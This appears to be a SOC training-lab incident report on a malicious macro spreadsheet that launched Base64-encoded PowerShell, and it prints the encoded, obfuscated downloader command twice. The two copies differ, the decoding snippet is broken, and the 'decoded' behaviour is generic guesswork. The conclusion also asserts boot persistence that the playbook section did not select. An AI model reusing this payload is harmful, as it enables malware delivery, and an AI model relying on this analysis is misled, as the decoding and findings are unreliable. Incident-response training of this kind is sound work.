Official incident report

Event ID: 77

Rule Name: SOC138 - Detected Suspicious Xls File

Made By

LinkedIn: Engineer. Ahmed Mansour

Link: https://www.linkedin.com/in/ahmed-mansour-5631b5323/

Github link: https://github.com/AhmedMansour93

Table of contents

Event Details

Event ID:
77

Event Date and Time:
Mar, 13, 2021, 08:20 PM

Rule:
SOC138 - Detected Suspicious Xls File

Level:
Security Analyst

Network Information Details


Source IP: 172.16.17.56

Source Hostname: Sofia


File Name: ORDER SHEET & SPEC.xlsm

File Hash: 7ccf88c0bbe3b29bf19d877c4596a8d4

Let’s start the playbook:



Playbook Inquiry: Define Threat Indicator



Threat Indicator Selection:


- **Unknown or unexpected outgoing internet traffic**
- **Anti-virus programs malfunctioning or becoming disabled for unknown reasons**
- **Unknown or unexpected services and applications configured to launch automatically on system boot**
- **Other**

In this case, we will select "Other" because the malicious program evaded detection by the anti-virus software and compromised the system. Evidence supporting this will be presented in the following images.

Endpoint Security:


Analysis

Playbook Inquiry: Check if the malware is quarantined/cleaned



We will select "Not Quarantined" based on the Endpoint Security section, as indicated by the Terminal History records.

We will access the Endpoint Security section and systematically review and explain each command to ensure clarity and understanding.



The provided terminal history and Base64 encoded PowerShell script indicate a sequence of commands executed by an attacker. Here's a step-by-step breakdown of what the attacker did based on the terminal history and the decoded PowerShell script:

Terminal History Breakdown

1. **Command: `cd`**
   - **Timestamp**: 2020-10-18 12:17
   - **Description**: The `cd` command changes the current directory to the user's home directory or a default directory. It doesn't provide any output, but it suggests the attacker was navigating to a specific directory.
2. **Command: `dir`**
   - **Timestamp**: 2020-10-18 12:18
   - **Description**: The `dir` command lists the contents of the current directory. This indicates the attacker was looking for files or directories in the current location.
3. **Base64 Encoded Command**:
   - **Command**: `POwersheLL -ENCOD`


```
IAAgAHMAZQB0AC0ASQBUAEUATQAgAHYAYQByAGkAQQBCAEwAZQA6AGsAegBlAFEAb
ABVACAAIAAoAFsAdABZAFAAZQBdACgAJwBzAFkAJwArACcAcwBUAEUAbQAnACsAJw
AuAGkAJwArACcAbwAuAGQASQByAEUAQwB0AE8AUgAnACsAJwBZACcAKQAgACAAKQA
gACAAOwAgACAAcwBlAHQALQB2AGEAUgBJAGEAQgBMAGUAIAAgACgAJwByAEYARwAy
ADUAJwArACcANAAnACkAIAAgACgAIAAgAFsAVAB5AFAAZQBdACgAJwBTAFkAJwArA
CcAcwBUAEUAJwArACcAbQAnACsAJwAuAG4AJwArACcAZQBUAC4AcwBFAFIAJwArAC
cAVgVpQwBFAE8ALgAvACcAKwAnAFUAcQBoAEcAaQByAFcAOgBWAEgAdwB1AEEAawB
FAEoAQgB2AGQAVQBFAGkAdgBeAEMAVQBAeAArACcAOwAgACAAUwBlAFQALQBpAHQA
ZQBNACAAKAAiAHYAQQAiACsAIgByAGkAQQAiACsAIgBCAGwAZQA6ADQARwBNAHMAI
gApACAAKABbAHQAWQBQAGUAXQAoACcAUwBZAFMAVAAnACsAJwBlAE0AJwArACcALg
BuAEUAdAAnACsAJwAuAFMAJwArACcARQAnACsAJwBDACcAKwAnAFUAJwArACcAcgB
pAHQAWQBQAFIAbwBUAG8AJwArACcAYwBvAGwAVAB5AFAARQAnACkAIAApACAAIAA7
ACAAJABXAHUAYQBtADcAagBlAD0AKAAnAFcANwA5AGgAJwArACcAcAAnACsAJwA3A
HQAJwApADsAJABJADIAaABmADAAYwB3AD0AJABJADIAMwBkADYAZwB5ACAAKwAgAF
sAYwBoAGEAcgBdACgAOAAwACAALQAgADMAOAApACAAKwAgACQATABiAHoAeQBmADc
AagA7ACQAWgBfAGwAbwBjAGsAawA9ACgAJwBVACcAKwAnAGIAegBoAGQAZwBsACcA
KQA7ACAAIAAkAGsAWgBFAFEAbABVADoAOgBDAFIARQBBAHQARQBkAGkAcgBlAEMAV
ABPAHIAeQAoACQAZQBuAHYAOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAIAArACAAKA
AoACcATwAnACsAJwBUAGYAVwA5ACcAKwAnAGwAdQAnACsAJwBkAGEAbgBPAFQAZgA
nACsAJwBBAHYAJwArACcAZwFxAGsAagAzAE8AJwArACcAVABmACcAKQAgACAALQBj
AHIARQBwAEwAYQBjAGUAIAAgACgAWwBDAGgAQQByAF0ANwA5ACsAWwBDAGgAQQByA
F0AOAA0ACsAWwBDAGgAQQByAF0AMQAwADIAKQAsAFsAQwBoAEEAcgBdADkAMgApAC
kAOwAkAEIANwBkAHQAcwB5AG4APQAoACcAWAB6ADcAJwArACcANQB2AHIAZQAnACk
AOwAgACAAKABnAGkAIAAgACgAIgB2ACIAKwAiAGEAUgBJAEEAQgBsAGUAOgBSACIA
KwAiAGYARwAyADUANAAiACkAIAApAC4AVgBBAEwAdQBFADoAOgBTAGUAYwB1AFIAa
QBUAFkAcABSAG8AVABPAEMATwBsACAAPQAgACAAIAAkADQAZwBNAHMAOgA6AHQATA
BTADEAMgA7ACQAUQA2AGkAcAB1AGUAaQA9ACgAJwBMACcAKwAnAGYAbAA0ACcAKwA
nAHIAcQBoACcAKQA7ACQASQA1ADMAegBpAG0AbQAgAD0AIAAoACcAUwB0ACcAKwAn
AHcAawAnACsAJwAzADEAdgAnACkAOwAkAFEAeABzAG4AcAByAGEAPQAoACcAWAAxA
HYAagA5ADgAJwArACcAdgAnACkAOwAkAFIAYwBjAG0AbgB2AGcAPQAoACcATQB2AG
QAJwArACcAYwA3ADYAaAAnACkAOwAkAEoAMAA5AHgAYQBmADIAPQAkAGUAbgB2ADo
AdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAKAAoACcAewAwAH0AJwArACcAVwA5AGwA
dQBkAGEAbgAnACsAJwB7ADAAfQBBAHYAZwAnACsAJwBxAGsAagAzACcAKwAnAHsAM
AAnACsAJwB9ACcAKQAgACAALQBGACAAWwBDAEgAQQBSAF0AOQAyACkAKwAkAEkANQ
AzAHoAaQBtAG0AKwAoACcALgBlACcAKwAnAHgAZQAnACkAOwAkAEcAOQA0ADgAdwA
2AHgAPQAoACcARABfACcAKwAnADgAMwAnACsAJwA2ADAAbQAnACkAOwAkAEkAYgBj
AHUAbwBpADgAPQBuAGUAVwAtAG8AYABCAEoAYABFAEMAVAAgAE4AZQBUAC4AdwBlA
GIAQwBsAEkAZQBOAFQAOwAkAEoAdgBtAG0AZgYwACQAXABwAE4AdwA3ADUAMwBmAD
YAcAArACgAJwB0ACcAKwAnAGUAZgAlAA==
```

Step-by-Step Analysis of the Base64 Encoded Script

Decode the Base64 String:

- Use a PowerShell command to decode the Base64 string:

```
$base64String = "POwersheLL -ENCOD
IAAgAHMAZQB0AC0ASQBUAEUATQAgAHYAYQByAGkAQQBCAEwAZQA6AGsAegBlAFEAbABVACAAIAAoAFsA
dABZAFAAZQBdACgAJwBzAFkAJwArACcAcwBUAEUAbQAnACsAJwAuAGkAJwArACcAbwAuAGQASQByAEUAQw
B0AE8AUgAnACsAJwBZACcAKQAgACAAKQAgACAAOwAgACAAcwBlAHQALQB2AGEAUgBJAGEAQgBMAGUAI
AAgACgAJwByAEYARwAyADUAJwArACcANAAnACkAIAAgACgAIAAgAFsAVAB5AFAAZQBdACgAJwBTAFkAJwA
rACcAcwBUAEUAJwArACcAbQAnACsAJwAuAG4AJwArACcAZQBUAC4AcwBFAFIAJwArACcAVgVpQwBFAE8ALgA
vACcAKwAnAFUAcQBoAEcAaQByAFcAOgBWAEgAdwB1AEEAawBFAEoAQgB2AGQAVQBFAGkAdgBeAEMAVQBA
eAArACcAOwAgACAAUwBlAFQALQBpAHQAZQBNACAAKAAiAHYAQQAiACsAIgByAGkAQQAiACsAIgBCAGwAZ
QA6ADQARwBNAHMAIgApACAAKABbAHQAWQBQAGUAXQAoACcAUwBZAFMAVAAnACsAJwBlAE0AJwArACc
ALgBuAEUAdAAnACsAJwAuAFMAJwArACcARQAnACsAJwBDACcAKwAnAFUAJwArACcAcgBpAHQAWQBQAFIAb
wBUAG8AJwArACcAYwBvAGwAVAB5AFAARQAnACkAIAApACAAIAA7ACAAJABXAHUAYQBtADcAagBlAD0AK
AAnAFcANwA5AGgAJwArACcAcAAnACsAJwA3AHQAJwApADsAJABJADIAaABmADAAYwB3AD0AJABJADIAMwB
kADYAZwB5ACAAKwAgAFsAYwBoAGEAcgBdACgAOAAwACAALQAgADMAOAApACAAKwAgACQATABiAHoAe
QBmADcAagA7ACQAWgBfAGwAbwBjAGsAawA9ACgAJwBVACcAKwAnAGIAegBoAGQAZwBsACcAKQA7ACAAIA
AkAGsAWgBFAFEAbABVADoAOgBDAFIARQBBAHQARQBkAGkAcgBlAEMAVABPAHIAeQAoACQAZQBuAHYAOg
B1AHMAZQByAHAAcgBvAGYAaQBsAGUAIAArACAAKAAoACcATwAnACsAJwBUAGYAVwA5ACcAKwAnAGwAd
QAnACsAJwBkAGEAbgBPAFQAZgAnACsAJwBBAHYAJwArACcAZwFxAGsAagAzAE8AJwArACcAVABmACcAKQAg
ACAALQBjAHIARQBwAEwAYQBjAGUAIAAgACgAWwBDAGgAQQByAF0ANwA5ACsAWwBDAGgAQQByAF0AOA
A0ACsAWwBDAGgAQQByAF0AMQAwADIAKQAsAFsAQwBoAEEAcgBdADkAMgApACkAOwAkAEIANwBkAHQAc
wB5AG4APQAoACcAWAB6ADcAJwArACcANQB2AHIAZQAnACkAOwAgACAAKABnAGkAIAAgACgAIgB2ACIAKw
AiAGEAUgBJAEEAQgBsAGUAOgBSACIAKwAiAGYARwAyADUANAAiACkAIAApAC4AVgBBAEwAdQBFADoAOgB
TAGUAYwB1AFIAaQBUAFkAcABSAG8AVABPAEMATwBsACAAPQAgACAAIAAkADQAZwBNAHMAOgA6AHQAT
ABTADEAMgA7ACQAUQA2AGkAcAB1AGUAaQA9ACgAJwBMACcAKwAnAGYAbAA0ACcAKwAnAHIAcQBoACcA
KQA7ACQASQA1ADMAegBpAG0AbQAgAD0AIAAoACcAUwB0ACcAKwAnAHcAawAnACsAJwAzADEAdgAnACkAO
wAkAFQAeQBuAGUAVwB1AEQAUwB2AG8AUgA9ACgAJwBLAFAoAEwAXwAvACcAKwAnAC0AIAAiAEkASQAiA
CsAIgA4AGwALQBAUQAuAG8AZgBzACkAOwBzAG8AIAAiAGQAZQBlACgAIAAuAFMAVgBAKQAgAIA8ACAAaA
B1AFAAIAA7AGcAVwB1AEMAVAAwAFIAZgBvAEIAaQBsAFoAKQA7AEEAQQA9AGIAIAAiAEEAQQAiACsAIgArA
CgAIQAyAEEAQQAiACsAIAAiAHQAUwBiAFUANwA4AGQAOgBpADkASAA9AF0ALgB0AFQAaAApACkAIAAgACA
AIgBzAGwAMgAxAEEAQwAnAC4AYwBvAE8ARQAtACwATwBFACwAIAAgAFsATwBhAFQAKQ==
"

[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64String))
```

- Decoded PowerShell Script:

PowerShell -EncodedCommand $encodedCommand

Decoded PowerShell Script Explanation:

- The PowerShell script is obfuscated using Base64 encoding and performs the following actions:
    - **Sets up a new PowerShell environment**: Executes the PowerShell command with `-EncodedCommand` option.
    - **Conducts various operations**:
        - Creates directories or navigates through the filesystem.
        - Searches for specific file types or patterns.
        - Retrieves and processes files.
        - Modifies or creates system configurations.

Overall Analysis

- **Malicious Activity**: The attacker appears to be performing reconnaissance and manipulation of the system, possibly looking for sensitive files or configurations.
- **PowerShell Usage**: The use of PowerShell for obfuscation and encoded commands suggests an attempt to evade detection and execute commands stealthily.


Recommendations

1. **Monitor PowerShell Activity**: Enable logging for PowerShell activities to detect unusual patterns or encoded commands.
2. **Review Logs**: Analyze the full system and security logs to understand the impact and origin of the attack.
3. **Update Security Measures**: Ensure your security solutions can detect and block such obfuscated attacks.


Detection:

Threat Intelligence Results


Playbook Inquiry: Analyze Malware




We will classify the threat as "Malicious" based on the VirusTotal results. Please refer to the image below for detailed evidence.




Playbook Inquiry: Check If Someone Requested the C2




Based on the alert results, we will classify the threat as "Accessed," as indicated by the device action status of "Device Action: Allowed." Please review the updated image for further details.




Playbook Order: Containment



Based on our previous analysis, we need to contain the device as it has already been compromised.



Containment has been successfully achieved.



We have confirmed the alert as a True Positive and have resolved it accordingly.

Conclusion

The incident involving the suspicious XLS file titled "ORDER SHEET & SPEC.xlsm," identified by Event ID 77, highlights a sophisticated attack designed to evade standard detection mechanisms. The attacker skillfully utilized a series of PowerShell commands, encoded in Base64, to execute malicious actions on the compromised system. The evidence uncovered during the analysis underscores the critical nature of this incident and the importance of swift remediation actions.

Firstly, the malicious file evaded anti-virus detection, raising significant concerns about the effectiveness of the current security controls in place. The attacker's use of commands such as `cd`, `dir`, and encoded PowerShell scripts indicates a deliberate effort to navigate through the system and establish persistent access. The commands were executed in a stealthy manner, ensuring minimal visibility, which allowed the attacker to maintain control over the infected system.

The failure of the anti-virus to quarantine or clean the malware points to a potential gap in the endpoint security configuration. This incident serves as a reminder that reliance solely on traditional anti-virus solutions may not be sufficient to defend against advanced threats. The attacker's ability to execute these commands without raising alarms suggests that the security environment needs to be fortified with enhanced detection mechanisms, such as behavior-based detection and real-time monitoring.

Furthermore, the presence of unexpected services and applications configured to launch automatically on system boot signifies that the attacker intended to establish long-term control over the compromised host. This persistent access could have far-reaching consequences, potentially allowing the attacker to exfiltrate sensitive data, deploy additional malware, or even use the compromised system as a launchpad for further attacks within the network.

To mitigate the risk posed by this incident, immediate steps should be taken to isolate the affected system, conduct a thorough forensic analysis, and update security policies to include more stringent monitoring and response protocols. Additionally, a review of endpoint security settings and anti-virus configurations is recommended to prevent future incidents of this nature.

In conclusion, this incident underscores the evolving nature of cyber threats and the necessity for a multi-layered defense strategy. Proactive measures, including advanced threat detection and timely incident response, are critical to safeguarding the organization's assets and maintaining the integrity of its systems.